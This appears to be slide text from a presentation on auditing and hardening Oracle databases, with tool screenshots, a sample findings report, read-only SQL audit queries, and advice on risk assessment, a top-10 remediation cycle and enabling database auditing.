
http://www.imperva.com/application_defense_center/scuba/

The screenshot shows the SCUBA - Lightweight DB Assessment application window. The title bar reads "SCUBA - Lightweight DB Assessment". The main area features the IMPERVA APPLICATION DEFENSE CENTER logo and "SCUBA Version 1.4". Below the logo are five tabs: "DB Config", "Test Config", "Output Config", "About", and "License". The "DB Config" tab is active, showing the following fields:

- DB Type: Oracle (dropdown menu)
- Host: oracle_hack_box
- Port: 1522
- DB Name: ora10gr2
- Windows Authentication
- User: system
- Password: *****

At the bottom of the "DB Config" section is a "Test Connectivity" button. A tooltip is visible over the "Password" field, displaying the text "Type account number to be used for databas". At the bottom of the window are "GO" and "Close" buttons.

Sample Audit Checks Using SCUBA




Sample Audit Checks Using SCUBA

Scuba by Imperva Database Assessment Report

Test	Severity	Result
Package Privilege: Execute UTL_FILE granted to PUBLIC role	High	Failed
Unrestricted access to listener	High	Failed
Profile resource value doesn't meet security policy: FAILED_LOGIN_ATTEMPTS	High	Failed
Remote login password file not disabled	High	Failed
Package Privilege: Execute SYS.DBMS_EXPORT_EXTENSION granted to PUBLIC role	High	Failed
Latest Oracle database patch set not applied	High	Passed
BFILENAME buffer overflow	High	Passed
Critical Patch Update - January 2005	High	Passed
Database link buffer overflow	High	Passed
EXTPROC buffer overflow	High	Passed
FROM_TZ buffer overflow	High	Passed
NSPTCN buffer overflow	High	Passed
NUMTODSINTERVAL buffer overflow	High	Passed
NUMTOYMINTERVAL buffer overflow	High	Passed
Alert #68	High	Passed
SERVICE_NAME buffer overflow	High	Passed
SSL vulnerabilities	High	Passed
TIME_ZONE buffer overflow	High	Passed

CIS Benchmark

 **The Center for Internet Security - Scoring Tool** [-] [□] [X]

File Scoring Reporting Benchmarks Help

Score

Scoring

SID: ora92 ▼

Oracle User: SYSTEM

Password: *****

Owner Username: Administrator

DBA Group: ORA_DBA

Options

OAS SSL

OAS Native Security

Level 1

Host Files	3.97
Database Access	4.91
Policy and Procedure	0.81
Total	3.20

Level 2

Host Files	2.14
Database Access	1.00
Policy and Procedure	2.56
Total	1.91

Appendix A

Additional Settings	0.00
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100% complete (269/269) [Progress Bar]

Review The Audit Trails

- Test what core audit is enabled
- Test if sys is being audited
- Test if FGA is in use
- Examine the core audit trail
- Check failed logins / errors – review the audit data held
- Check the listener log for 1169, 1190 and 1189 errors
- Test RBAC on audit objects and also test audit system privileges

Test Core Audit Settings

```
SQL> select privilege typ, success, failure from dba_priv_audit_opts
2 union
3 select audit_option typ, success, failure from dba_stmt_audit_opts;
```

TYP	SUCCESS	FAILURE
ALTER ANY PROCEDURE	BY ACCESS	BY ACCESS
ALTER ANY TABLE	BY ACCESS	BY ACCESS
ALTER DATABASE	BY ACCESS	BY ACCESS
ALTER PROFILE	BY ACCESS	BY ACCESS
ALTER SYSTEM	BY ACCESS	BY ACCESS
ALTER USER	BY ACCESS	BY ACCESS
AUDIT SYSTEM	BY ACCESS	BY ACCESS
CREATE ANY JOB	BY ACCESS	BY ACCESS
CREATE ANY LIBRARY	BY ACCESS	BY ACCESS
CREATE ANY PROCEDURE	BY ACCESS	BY ACCESS
CREATE ANY TABLE	BY ACCESS	BY ACCESS
CREATE EXTERNAL JOB	BY ACCESS	BY ACCESS
CREATE PUBLIC DATABASE LINK	BY ACCESS	BY ACCESS
CREATE SESSION	BY ACCESS	BY ACCESS
CREATE USER	BY ACCESS	BY ACCESS
DROP ANY PROCEDURE	BY ACCESS	BY ACCESS
DROP ANY TABLE	BY ACCESS	BY ACCESS
DROP PROFILE	BY ACCESS	BY ACCESS
DROP USER	BY ACCESS	BY ACCESS
EXEMPT ACCESS POLICY	BY ACCESS	BY ACCESS
GRANT ANY OBJECT PRIVILEGE	BY ACCESS	BY ACCESS
GRANT ANY PRIVILEGE	BY ACCESS	BY ACCESS
GRANT ANY ROLE	BY ACCESS	BY ACCESS
ROLE	BY ACCESS	BY ACCESS
SYSTEM AUDIT	BY ACCESS	BY ACCESS

25 rows selected.

SQL>

This SQL shows the statement and privilege audit settings

Audit Checks

```
Oracle SQL*Plus
File Edit Search Options Help
SQL> show parameter aud

NAME                                TYPE                                VALUE
-----                                -                                -
audit_file_dest                      string                              C:\ORACLE\ADMIN\ORA10GR2\ADUMP
audit_sys_operations                 boolean                             FALSE
audit_trail                          string                              NONE
SQL> select count(*) from sys.aud$;

COUNT(*)
-----
          0

1 row selected.
SQL> select count(*) from sys.fga_log$;

COUNT(*)
-----
          0

1 row selected.
SQL> |
```

Unfortunately this view is common!

Stage 3 - What To Do Next?

- Write up the audit formally
- Prioritise the findings – Severity 1 – 3?
- Use internal procedures
- Other platforms can help (e.g. use your OS experience if you have it)
- Assess risk
- This is the hardest part of the audit process

Create A Policy

- Perform an Oracle database audit
- Define what the key/critical issues are
- Determine / decide what to fix
- Work on a top 20 basis and cycle (This is effective for new hardening)
- Create a baseline standard
 - A document
 - Scripts – maybe for BMC
 - Commercial tool such as AppDetective

Decide What To Fix

- Perform a risk assessment
- My extensive experience of auditing Oracle databases is that there are:
 - Usually a lot of security issues
 - Usually a lot are serious – i.e. server access could be gained if the issue is not plugged
 - There are constraints on the applications, working practice, practicality of fixing
- The best approach is to classify issues
 - Must fix now (really serious), fix as soon as possible, fix when convenient, maybe more
- Create a top ten / twenty approach

Perform A Risk Assessment

- To understand what to fix and to what level you must understand risk.
- What is the “cost” to your company / organisation if:
 - A breach occurred
 - A total system loss
- Cost can include media embarrassment
- Frameworks and tools available – CRAMM, CobIT
- Do it as a simple meeting with the right people

Top 10 Approach

- Pick out the top 10 highest severity issues
- Devise solutions that work for all of them
- Roll out the solutions
 - Test
 - Regression test
 - Make live
- Devise automated checks for these ten – could be simple scripts
- Start on the next ten!

Basic Hardening

- Harden the operating system first
- Reduce the features and functions installed – on the operating system and in the database
- Review RBAC for all users and group users
- Test all user accounts for weak passwords and set strong complex ones

Hardening (2)

- Devise profiles for all user groups and implement
- Remove defaults – privileges, users, passwords
- Decide on secure configuration settings
- Clean up – remove ad-hoc files, scripts, examples
- Create processes and policies to ensure secure data going forward

Enable Database Auditing

- Every database I have ever audited has no database audit enabled – ok a small number do, but usually the purpose is for management / work / ??? but not for audit purposes.
- Core audit doesn't kill performance
 - Oracle have recommended 24 core system audit settings since 10gR2 – these can be enabled and added to in earlier databases
 - Avoid object audit unless you analyse access trends then its Ok
- On Windows audit directed to the OS goes to the event Log
- By default all SYSDBA connections are audited – also to the event log on Windows
- VBScript / SQL can be used to access the event log

Conclusions

- We didn't mention CPU's – Apply them – they are only part of the problem
- Think like a hacker
- Get the basics right first –
 - Reduce the version / installed product to that necessary
 - Reduce the users / schemas
 - Reduce and design privileges to least privilege principal
 - Lock down basic configurations
 - Audit
 - Clean up
- Use a top 10 approach in fixing, it works!


```
create or replace function log_start(fv_path
return utl_file.file_type is
  lv_fptr utl_file.file_type:=null;
  lv_module varchar2(100):='log_start';
begin
  Oracle Security Expertise
dbms_output.disable;
```

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